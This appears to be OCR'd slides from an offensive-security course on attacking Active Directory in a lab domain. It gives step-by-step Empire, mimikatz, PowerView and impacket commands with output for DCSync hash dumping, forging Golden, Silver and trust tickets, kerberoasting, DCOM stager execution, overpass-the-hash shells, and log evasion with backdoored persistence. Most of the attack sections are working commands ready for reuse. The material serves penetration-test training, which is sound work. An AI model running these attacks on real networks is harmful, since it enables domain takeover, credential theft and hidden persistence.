Golden Ticket (Forged TGT) Communication

No AS-REQ or AS-REP communication exists with the DC. Golden Ticket is sent to the DC as part of the TGS-REQ to get a TGS.



ADSecurity.org

Golden Tickets

Golden Ticket creation requirements.

- Domain Name
- Domain SID
- Domain KRBTGT Account NTLM password hash
- UserID for impersonation

Golden Tickets

Until recently, a Golden Ticket would work only within the domain where it was created. The addition of SID history changed that.

Golden Tickets

In essence, what SID history brings to the table, is the ability to include in a Golden Ticket (or a Silver one) any group in the AD Forest and use it for authorization.

Golden Tickets

So, if for example, we manage to extract a child domain's KRBTGT account password, then, leveraging SID history, we can add the *Forest Enterprise Admins* group to our Golden Ticket.

What this essentially means is that our Golden Ticket can be used to compromise any domain in the forest!

Golden Tickets

Let’s go through the whole procedure, assuming we have already compromised the “ELS-CHILD” domain.

We will forge a Golden Ticket and leverage SID history to compromise the parent domain as well.

Golden Tickets

We have an empire agent running in “ELS-Child” domain’s DC. Let’s first get all the trusts for the current domain.

```
>> usemodule situational_awareness/network/powerview/get_domain_trust
```

```
(Empire: powershell/situational_awareness/network/powerview/get_domain_trust) > run
(Empire: powershell/situational_awareness/network/powerview/get_domain_trust) >
Job started: YL15HW
SourceName          TargetName          TrustType     TrustDirection
----------          ----------          ---------     --------------
els-child.eLS.local  eLS.local          ParentChild      Bidirectional
```

A Bidirectional trust exists between ‘els-child.els.local’ and its parent ‘els.local’. Since this is a forest trust we can leverage our DA credentials in the child domain to compromise the entire forest.

3.4.3.7 Paths To AD Compromise: Golden Tickets

Golden Tickets

In order to leverage SID history, we first need to identify the SID of the parent domain. We can do that by resolving the ELS\krbtgt account to its SID.

```
>> usemodule management/user_to_sid
```

```
(Empire: powershell/management/user_to_sid) > set Domain els.local
(Empire: powershell/management/user_to_sid) > set User krbtgt
(Empire: powershell/management/user_to_sid) > run
(Empire: powershell/management/user_to_sid) >
S-1-5-21-1770822258-1552498733-1961591868-502
```

Golden Tickets

Let’s now extract the “ELS-Child” domain’s KRBTGT account password hash, using DCSync.

```
>> usemodule credentials/mimikatz/dcsync
```

3.4.3.7 Paths To AD Compromise: Golden Tickets

MAP REF

Golden Tickets

```
(Empire: powershell/credentials/mimikatz/dcsync) > set user els-child\krbtgt
(Empire: powershell/credentials/mimikatz/dcsync) > run
(Empire: powershell/credentials/mimikatz/dcsync) >
Job started: 7R2YZW
mimikatz(powershell) # lsadump::dcsync /user:els-child\krbtgt
[DC] 'els-child.eLS.local' will be the domain
[DC] 'lab-dc02.els-child.eLS.local' will be the DC server
[DC] 'els-child\krbtgt' will be the user account
[DC] ms-DS-ReplicationEpoch is: 1

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 10/13/2017 11:55:33 PM
Object Security ID   : S-1-5-21-3092425582-2003077275-3535341610-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: e10ba8c1e6b753f07bfda14397309a72
    ntlm- 0: e10ba8c1e6b753f07bfda14397309a72
    lm  - 0: acbd9370bcdb4acbcfcd6a79007dec8f
```

Golden Tickets

Now we have everything we need to forge our Golden Ticket. We can forge it as follows, using the *powershell/credentials/mimikatz/golden_ticket* empire module:

```
>> usemodule credentials/mimikatz/golden_ticket
```

The actual mimikatz command being submitted behind the scenes is similar to the following:

```
>> kerberos::golden /admin:whatever /domain:child_domain_name /sid:child_domain_SID
/sids:parent_domain_SID-519 /krbtgt:child_domain's_krbtgt_password_hash /startoffset:0
/endin:600 /renewmax:10080 /ptt
```

3.4.3.7 Paths To AD Compromise: Golden Tickets

MAP REF

Golden Tickets

We can impersonate any user, existing or non-existing. When /user and /id for a ticket do not match, the ticket will only work for 20 minutes.

The parent domain's SID is specified, having 519 at the end. 519 is the Group ID for "Enterprise Admins".

For your reference the important Group IDs in AD are:
513: Domain Users
512: Domain Admins
518: Schema Admins
519: Enterprise Admins
520: Group Policy Creator Owners

```
  Name   Required    Value                    Description
  ----   --------    -------                  -----------
  CredID False       8                        CredID from the store to use for ticket
                                              creation.
  domain False                                The fully qualified domain name.
  user   True        whatever                 Username to impersonate.
  groups False                                Optional comma separated group IDs for
                                              the ticket.
  sid    False                                The SID of the specified domain.
  krbtgt False                                krbtgt NTLM hash for the specified
                                              domain
  sids   False       S-1-5-21-1770822258-1552 External SIDs to add as sidhistory to
                     498733-1961591868-519    the ticket.
  id     False                                id to impersonate, defaults to 500.
  Agent  True        9UM53SCG                 Agent to run module on.
  endin  False                                Lifetime of the ticket (in minutes).
                                              Default to 10 years.

(Empire: powershell/credentials/mimikatz/golden_ticket) > execute
Job started: 2AP67K
mimikatz(powershell) # kerberos::golden /domain:els-child.eLS.local /user:whatever /sid:S-1-5-21-3
092425582-2003077275-3535341610 /krbtgt:e10ba8c1e6b753f07bfda14397309a72 /sids:S-1-5-21-1770822258
-1552498733-1961591868-519 /ptt
User      : whatever
Domain    : els-child.eLS.local (ELS-CHILD)
SID       : S-1-5-21-3092425582-2003077275-3535341610
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1770822258-1552498733-1961591868-519 ;
ServiceKey: e10ba8c1e6b753f07bfda14397309a72 - rc4_hmac_nt
Lifetime  : 10/19/2017 4:57:38 PM ; 10/17/2027 4:57:38 PM ; 10/17/2027 4:57:38 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'whatever @ els-child.eLS.local' successfully submitted for current session
```

Empire has saved the "els-child" domain's KRBTGT account password hash on its credential store. If you don't like this approach simply submit the KRBTGT account's password hash on the "krbtgt" option.

Golden Tickets

The Golden Ticket is automatically passed, and we can now access the parent domain's DC.

```
>> shell dir \\parent_domain's_DC\C$
```

```
(Empire: 9UM53SCG) > shell dir \\lab-dc01.els.local\c$
(Empire: 9UM53SCG) >
Directory: \\lab-dc01.els.local\c$


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         8/29/2017  10:06 PM            Backup
d----          7/5/2017   6:35 PM            inetpub
d----         8/22/2013   6:52 PM            PerfLogs
d-r--          7/5/2017   7:26 PM            Program Files
d----         8/22/2013   6:39 PM            Program Files (x86)
d----        10/19/2017  12:38 PM            temp
d-r--         9/26/2017  12:29 PM            Users
d----         8/18/2017   1:54 PM            Windows
-a---        10/19/2017  11:51 AM  149409294 lsass.DMP
-a---        10/19/2017   1:08 PM        301 vss.log
-a---        10/19/2017   1:24 PM        301 vss1.log
-a---        10/19/2017   1:26 PM         27 vss2.log
```

Evasion Note:

Be aware that the execution of DCSync causes some log entries. To not create any additional noise while compromising the parent domain (DCSyncing against the parent), we can use inside the “ExtraSids (sids)” option the ‘Domain Controllers’ SID of the parent domain and the ‘Enterprise Domain Controllers’ SID.

Golden Tickets

If we would like to completely compromise the parent domain's DC, we can use the invoke-DCOM lateral movement method.

```
>> usemodule lateral_movement/invoke_dcom
```

3.4.3.7 Paths To AD Compromise: Golden Tickets

Golden Tickets

Through Invoke-DCOM we can invoke commands on remote hosts via the MMC20.Application COM object over DCOM.

```
(Empire: powershell/lateral_movement/invoke_dcom) > options

          Name: Invoke-DCOM
        Module: powershell/lateral_movement/invoke_dcom
   NeedsAdmin: False
    OpsecSafe: True
     Language: powershell
MinLanguageVersion: 2
    Background: False
  OutputExtension: None

Authors:
  @rvrsh3ll

Description:
  Executes a stager on remote hosts using DCOM.

Options:

  Name         Required    Value                Description
  ----         --------    -------              -----------
  Listener     True        http1                Listener to use.
  CredID       False                            CredID from the store to use.
  ComputerName True        lab-dc01.els.local   Host[s] to execute the stager on, comma
                                                separated.
  Proxy        False       default              Proxy to use for request (default, none,
                                                or other).
  ProxyCreds   False       default              Proxy credentials
                                                ([domain\]username:password) to use for
                                                request (default, none, or other).
  UserAgent    False       default              User-agent string to use for the staging
                                                request (default, none, or other).
  Method       True        ShellWindows         COM method to use.
  Agent        True        NYGT3HDU             Agent to run module on.

(Empire: powershell/lateral_movement/invoke_dcom) > run

[+] Initial agent AGTL1U6P from 10.10.10.254 now active
```

Kerberoast

Once we have a list of Service Principal Names (SPNs) associated with service accounts, these SPNs can be used to request Kerberos TGS service tickets.

What we can do with those tickets is try to crack them offline. This credential extracting procedure against service accounts is known as kerberoasting.

Kerberoast

Kerberoasting can be performed by a regular user without sending any suspicious traffic to the target system. This attack is usually effective due to weak domain password policies. Most service account passwords are the same length as the domain password minimum.

Kerberoast

Taking into consideration that service accounts are usually over-permissioned and oftentimes members of the Domain Admins group, you can understand how devastating a successful kerberoasting attack can be.

Kerberoast

To sum up the steps are the following.

1. Requesting a TGS for the SPN of the target service account (a valid user TGT is required)

2. The DC encrypts the ticket using the service account associated with the specified SPN and sends back a TGS

3. The encryption type of the requested Kerberos service ticket is RC4_HMAC_MD5

As we mentioned before, RC4_HMAC_MD5 means that the service ticket is encrypted using the service account's NTLM password hash.

Kerberoast

We will attempt to open the acquired ticket(s) by trying numerous NTLM hashes.

If a ticket is opened, this means that we would have identified the service account's password.

Kerberoast

Let’s see how kerberoasting looks like in our testing “ELS” domain. Suppose we have compromised an unprivileged user. Our next step, inside empire, will be the following.

```
>> usemodule credentials/invoke_kerberoast
```

```
$krb5tgs$23$*appsvc$eLS.local$MSSQLSvc/DATABASESERVER.eLS.local:1433*$1643FB89ABF11E86C8D40ED2E271D554$9AE79B8466B04D7931786C4B49F18B96460BF3CC9C6CAAEA5F
8BC7505A543F3C062E4CC89130FA5ADE12BB9E0BDF30576B6F5F4EE4B7A59FF02BE8B7F75086EAC90BBEE31F16AD42ADBADA92F4D60C5A3BA3A1B198060DE210395F2999261C48C7AA024422D
BE75BFBF8D21988F55CE764D3E74DC526587F379B656C6CEA6ACBCDC559E02EF0545978458CADFBDF14849B614CADB7814DEF4BBFEB6C9B6C876E94905A12838AD2AE66050AEC4AEDA1DFE2CB
2811D49FA9A03DC1394D1BAE2016E0F71A60D3F30D7C56BEFEE7063345BF5B938935063F070F8BBC7A59E4ED2E32F196F4EF8EEDC4FC501689998425FAA05624CCE648F5848170E047F1A8363
02EEE278EC0F23EFD97DC89A8605819F947B851F4B87C9580EB18AEFEF58643F41DFA1E6180341BC996E7D57A9C4E45E1F24D66FAC9F8BA3A68F77D6A2E067CADCDE4B694A19DE5EED3A07B4D
B0E7064D11B30CF031345234937A1C8DA5719BF22B5AAD589BB263B2F4AACB0698DE4969526C7786F6323E94A2FAFDDCA8D279ABD6DFA8DCF7CCF1E9340A9F37374C4FA65CB97A62A8947462E
AF771EE4AB1B1618479972CDE0CFE5C04F03665C21E2C480B000B937197BFB80B98F11D8BC657643DD5CD4E1B1037EAB0A8DF5E2FD469153D1A04CC076953DBE1C672179FD4EC298AFEAE7127
F773A72D27BC38A3B7FEBCF8529EAF682FECF60891C1CCC1F532B571AEF410EFE17ED4A575FE9B524345CA7BA63D969A2B91D92354A220D4B740DC782B5CBE3EEC623B6AB452DFDE4DF1FD70D
E101E168331A718FBA000A56E73D2024675E494E0512CED69C062155E64CB9B03A7580F8E3DBBDDA82D324C291D8A8B68D83E2150A8BE97787469492812AAB798DA17343EE3171E26201A42E5
90E73FDCE108E290DF03D2E0083E5FFFBB9AEB2C6DF8E7FB71FDB3482793FFCB46F993CC9EECEFC9AD7A4550F62CFCD812653ECD2D85A689AA0156FD188B6AA55C5448485421ECB443824E2C6
1473BEEA77E89A07A118ACA8545A9A28A096B93E23E3FFCBA9B08C4F4627C07CD6E3F523653952E4773CBB2E338BE92B182FCD4DF14DEF4CC048AA68373F4ED79067560E56C70E7AB6C7A42B6
E88F4B3661956B0AF080615B8EBE69428AD24C9E48831059854D7A1AFA5CB36B8B3B80D7558DCF4098131FECC579F91A2D8E81EFB9E298881CCBE5EEB5D915AD8A2C78DCAEC849DFE3B925A8D
94C803C9CCE2C1D3BDA24FF10DD9C5A5413496ED33F9607028FDA82D8E695EC179C2A39491BA8AFFD2C8B54CE54E12982FD08C8AE1C51692A42FF26E44375E98769E222CEBD3A30F8D56EB224
E0199625E9A3508301A78357FA2DB3E5F78E12E0EDF11E1607135182D1B63DB12439B940CB57C3B7196D8025B56B5E2CAACDE4279FDDDFDD6A7792F6A8E14F413B5CA2F0F21FC4209F1B88590
FE61A43296FC573795BFDE0815370C78AA387F73C651BADB4E0C94BF0C78310516C4E15FDA2971816A53292F63BADC7014539FF
```


3.4.3.8 Paths To AD Compromise: Kerberoast

MAP REF

Kerberoast

All we have to do now is save this ticket to a file and run JtR against it, as follows. Note that we are using JtR from this repository.

```
>> ./john --format=krb5tgs path_to_ticket path_to_wordlist
```



We were able to identify the service's password

Kerberoast

If you would like to perform kerberoasting manually, then, you would have to manually request a TGS for an SPN.

```
PS >> Add-Type -AssemblyName System.IdentityModel
PS >> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList 'MSSQLSvc/DATABASESERVER.eLS.local:1433'
```

Then, use mimikatz's *"kerberos::list /export"* command and finally, run tgsrepcrack.py against the exported ticket.

Kerberoast

Also be aware that if you compromise a user that has GenericWrite/GenericAll DACL rights over a target, then instead of force-resetting the target's password, what you can do is use PowerView to change the target's SPN to any value, perform kerberoasting against the service ticket and finally repair the SPN.

Kerberoast

This concept is known as targeted kerberoasting and can be executed as follows, using PowerView functionality.

```
>> Get-DomainUser target | Select serviceprincipalname
>> Set-DomainObject -Identity target -SET @{serviceprincipalname='whatever/anything'}
>> $User = Get-DomainUser target
>> $User | Get-DomainSPNTicket | fl
>> $User | Select serviceprincipalname
>> Set-DomainObject -Identity target -Clear serviceprincipalname
```

Let us now examine the specifics and usage of Silver Tickets.

The Silver Tickets' scope is limited, but they are a lot stealthier than their golden counterparts. Let's start by describing what a Silver Ticket is.

Silver Tickets

A Silver Tickets is actually a valid TGS ticket. This valid TGS is forged, so no communication with the DC occurs.

A Silver Ticket is encrypted/signed by the service account. For the encryption/signing a computer account credential or a service account credential can be used.

Silver Tickets

A Silver Ticket works only against a targeted service on a specific server.

Additionally, the vast majority of services do not perform PAC validation. It is, therefore, possible for a Silver Ticket to include a PAC that is unsubstantial.

Silver Tickets

The requirement for Silver Ticket creation is:


- A service account's password hash, if the targeted service operates under a user account (such a hash can be acquired using Kerberoast).

- A computer account's password hash, if the targeted service is hosted by a computer (such a hash can be acquired using mimikatz).

Silver Tickets

Silver Ticket (Forged TGs) Communication

No communication with the DC at all.
Steps 1 & 2 (AS REQ / AS REQ) &
steps 3 & 4 (TGS REQ / TGS REP) are
missing.



ADSecurity.org

Silver Tickets

What is interesting about a silver ticket is that, if we, as simulated attackers, get the password data for a service running on a server, we can generate a silver ticket for that service, without communicating with the DC at all.

Silver Tickets

If an organization is pulling security events mainly off their DCs, they are probably going to miss this.

Silver Tickets

Let’s now see how a Silver Ticket is created.

Suppose we compromised a domain user, elevated our privileges, used kerberoast and got the password hash of the service under which MSSQL was operating.


3.4.3.9 Paths To AD Compromise: Silver Tickets

MAP REF

Silver Tickets

This service account's password hash does not provide us with any access to the underlying database(s). So, let's create a Silver Ticket for the MSSQLSvc SPN through an empire agent, as follows.

```
>> usemodule credentials/mimikatz/command
>> set Command kerberos::golden /sid:S-1-5-21-1770822258-1552498733-1961591868
   /domain:els.local /target:databaseserver.els.local:1433 /service:MSSQLSvc
   /rc4:7142273fa7d01a6d919e584f9668e43e /user:appsvc /ptt
```



Silver Tickets

With the Silver Ticket passed into the compromised machine, we can now interact with the database. To be more precise, we can interact with the database as a DBA.

```
(Empire: M6439V27) > shell sqlcmd -Q "SELECT Name, GroupName  FROM AdventureWorks2008.HumanResources.Department"
(Empire: M6439V27) >
Name                                               GroupName
-------------------------------------------------- --------------------------------------------------
Engineering                                        Research and Development
Tool Design                                        Research and Development
Sales                                              Sales and Marketing
Marketing                                          Sales and Marketing
Purchasing                                         Inventory Management
Research and Development                           Research and Development
Production                                         Manufacturing
Production Control                                 Manufacturing
Human Resources                                    Executive General and Administration
Finance                                            Executive General and Administration
Information Services                               Executive General and Administration
Document Control                                   Quality Assurance
Quality Assurance                                  Quality Assurance
Facilities and Maintenance                         Executive General and Administration
Shipping and Receiving                             Inventory Management
Executive                                          Executive General and Administration
```

Silver Tickets

Additionally, there is a scenario where silver tickets are more dangerous than golden ones.

As we mentioned earlier for Silver Ticket creation, we can also use a computer account's password hash.

Silver Tickets

In a breach recovery scenario where an attacker has dumped everything, and the IT department goes through changing all the account passwords, the item that gets missed in changing is usually the computer account passwords.

Silver Tickets

A machine's computer account password is being used to encrypt service tickets for services running on that machine.

Silver Tickets

Consequently, if we have the computer account password of a DC we can create service tickets for all running services on that DC, stating “We are a domain admin”…

Silver Tickets

For example, let’s suppose that we have previously compromised the entire domain and the IT department changed every account but neglected to change the computer account passwords.

Silver Tickets

We still have the DC's computer account password.

What we can do to re-compromise the DC, in a stealthy manner, is create two Silver Tickets, one for the 'http' service and one for the 'wsman' service.

Silver Tickets

Let’s execute the below in any domain-joined system that we left as a backdoor to the network, through mimikatz.

```
>> kerberos::golden /sid:S-1-5-21-1770822258-1552498733-1961591868 /domain:els.local
   /target:lab-dc01.els.local /service:http /rc4:6cc5b7c69e11f4a2d3814ed4dcf70483
                              /user:Administrator /ptt
```

```
>> kerberos::golden /sid:S-1-5-21-1770822258-1552498733-1961591868 /domain:els.local
   /target:lab-dc01.els.local /service:wsman /rc4:6cc5b7c69e11f4a2d3814ed4dcf70483
                              /user:Administrator /ptt
```

Silver Tickets

If we pass those two tickets, we will gain admin rights to WinRM or PowerShell Remoting on the DC.

```
C:\Users\[redacted]>klist

Current LogonId is 0:0x30e76

Cached Tickets: (2)

#0>     Client: Administrator @ els.local
        Server: wsman/lab-dc01.els.local @ els.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 10/20/2017 1:18:54 (local)
        End Time:   10/18/2027 1:18:54 (local)
        Renew Time: 10/18/2027 1:18:54 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:

#1>     Client: Administrator @ els.local
        Server: http/lab-dc01.els.local @ els.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 10/20/2017 1:18:46 (local)
        End Time:   10/18/2027 1:18:46 (local)
        Renew Time: 10/18/2027 1:18:46 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:

C:\Users\[redacted]>powershell
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\[redacted]> Enter-PSSession -ComputerName lab-dc01.els.local
[lab-dc01.els.local]: PS C:\Users\Administrator\Documents>
[lab-dc01.els.local]: PS C:\Users\Administrator\Documents>
```

We were able to connect to the DC using PS Remoting, from inside the backdoored user's workstation.

Silver Tickets


Notes:

- By default, computer account passwords change every 30 days, and two passwords are stored on the computer.

- PAC validation wouldn't be useful in this case since the targeted services are system services

When a trust is created, there's a shared password called inter-realm key. This exists for all trusts regardless of them being created by an admin or automatically when adding a new domain to an AD forest.

Kerberos authentication in a cross-domain/forest situation



ADSecurity.org

Trust Tickets

A user on the blue domain is already logged on and wants to access a resource in the green domain, across the trust. The DC on the blue domain creates and sends a new TGT to the user along with the referral to the green domain DC.

Trust Tickets

This cross-trust TGT is formatted in the same way as any TGT, BUT it is not signed by the KRBTGT account for either of these domains. It's singed and encrypted with the inter-realm key of the forest trust.

Trust Tickets

If we can get access to this trust password then, we can forge this cross-domain ticket.

This means that we can impersonate any user in the blue domain and get access to any service or resource in the green domain that has been permissioned for the blue domain.

Trust Tickets

How to forge a Trust Ticket for an external trust to the AD forest

The trust key can be extracted when dumping AD credentials. Each trust has an associated account that contains the trust NTLM password hash. This is what we will use to forge Trust Tickets. The command we will use is:

```
>> kerberos::golden /domain:current_domain /sid:current_domain's_SID
  /rc4:trust_password_NTLM_hash /user:Administrator /service:krbtgt
     /target:external_domain_FQDN /ticket:path_to_save_the_TGS
```

Trust Tickets

Once the trust ticket is created, we can use kekeo's *asktgs* to get a TGS for any targeted service in the external domain. For example, for the cifs service we would execute:

```
>> .\asktgs path_of_the_trust_ticket cifs/domain_controller_of_external_domain
```

If we now inject that TGS, using kekeo's *Kirbikator* we will be able to access the targeted service, on the external domain.

```
>> .\Kirbikator lsa path_to_TGS
```

Trust Tickets

It should be noted that the targeted domain must have explicit permissions set for groups or users in the trusted domain, something which is not uncommon.

Trust Tickets

How to forge a Trust Ticket for an internal trust to the AD forest

Mimikatz can also extract all internal trust password data from an AD domain. For example, we would execute the following when interacting with a PowerShell empire agent to extract all internal trust password data.

```
>> usemodule credentials/mimikatz/command
>> set Command set Command lsadump::trust /patch
```

```
mimikatz(powershell) # lsadump::trust /patch

Current domain: ELS-CHILD.ELS.LOCAL (ELS-CHILD / S-1-5-21-3092425582-2003077275-
3535341610)

        * aes256_hmac       abad5fed4d347f5eebe105ae9b283c4aa4cd6958d655717d8be4
e40867f0b6eb
        * aes128_hmac       e9f7c30490cbdc9ef39eb331f70b8909
        * rc4_hmac_nt       408341320391c0a2dd45bd1643910e7c
```

Mimikatz patches the LSASS process

Trust Tickets

We can use this trust NTLM password to forge a trust ticket and compromise the parent.

To forge a trust ticket for an internal trust, you can follow the same procedure we used for an external trust.

3.5 Kerberos tickets when NTLM is disabled

To conclude the Kerberos ticket's subject, if you happen to be in possession of a valid password, but NTLM is disabled, you can configure Kerberos in your attacking machine to checkout a TGT.

3.5 Kerberos tickets when NTLM is disabled

One way to do this is the following, using impacket. Suppose we identified the '2ndAdmin' user's credentials.

```
>> kinit 2ndAdmin@ELS.LOCAL
```

```
>> KRB5CCNAME=/tmp/krb5cc_0 python wmiexec.py -k -no-pass
els.local/2ndAdmin@user8.els.local
```

```
root@kali:~/Downloads/arsenal/impacket/examples# kinit 2ndAdmin
2ndAdmin@ELS.LOCAL's Password:
root@kali:~/Downloads/arsenal/impacket/examples# KRB5CCNAME=/tmp/krb5cc_0 python
 wmiexec.py -k -no-pass els.local/2ndAdmin@user8.els.local
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
els\2ndadmin
```

-k indicates that we are using Kerberos authentication (i.e. the TGT we created with the kinit command)

3.5 Kerberos tickets when NTLM is disabled

If you happen to be in possession of a valid password hash and NTLM is disabled, you can OverPass-the-Hash, as follows.

```
>> ktutil -k ~/mykeys add -p 2ndAdmin@ELS.LOCAL -e arcfour-hmac-md5 -w
49623ccc820122ab49b3f0f571b77186 --hex -V 5
```

```
>> kinit -t ~/mykeys 2ndAdmin@ELS.LOCAL
```

```
>> KRB5CCNAME=/tmp/krb5cc_0 python wmiexec.py -k -no-pass
els.local/2ndAdmin@user8.els.local
```

Switching the NTLM password hash of the 2ndAdmin user into a Kerberos ticket.

```
root@kali:/# ktutil -k ~/mykeys add -p 2ndAdmin@ELS.LOCAL -e arcfour-hmac-md5 -w
 49623ccc820122ab49b3f0f571b77186 --hex -V 5
root@kali:/# kinit -t ~/mykeys 2ndAdmin@ELS.LOCAL
root@kali:/# cd /root/Downloads/arsenal/impacket/examples
root@kali:~/Downloads/arsenal/impacket/examples# KRB5CCNAME=/tmp/krb5cc_0 python
 wmiexec.py -k -no-pass els.local/2ndAdmin@user8.els.local
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies

[*] SMBv3.0 dialect used
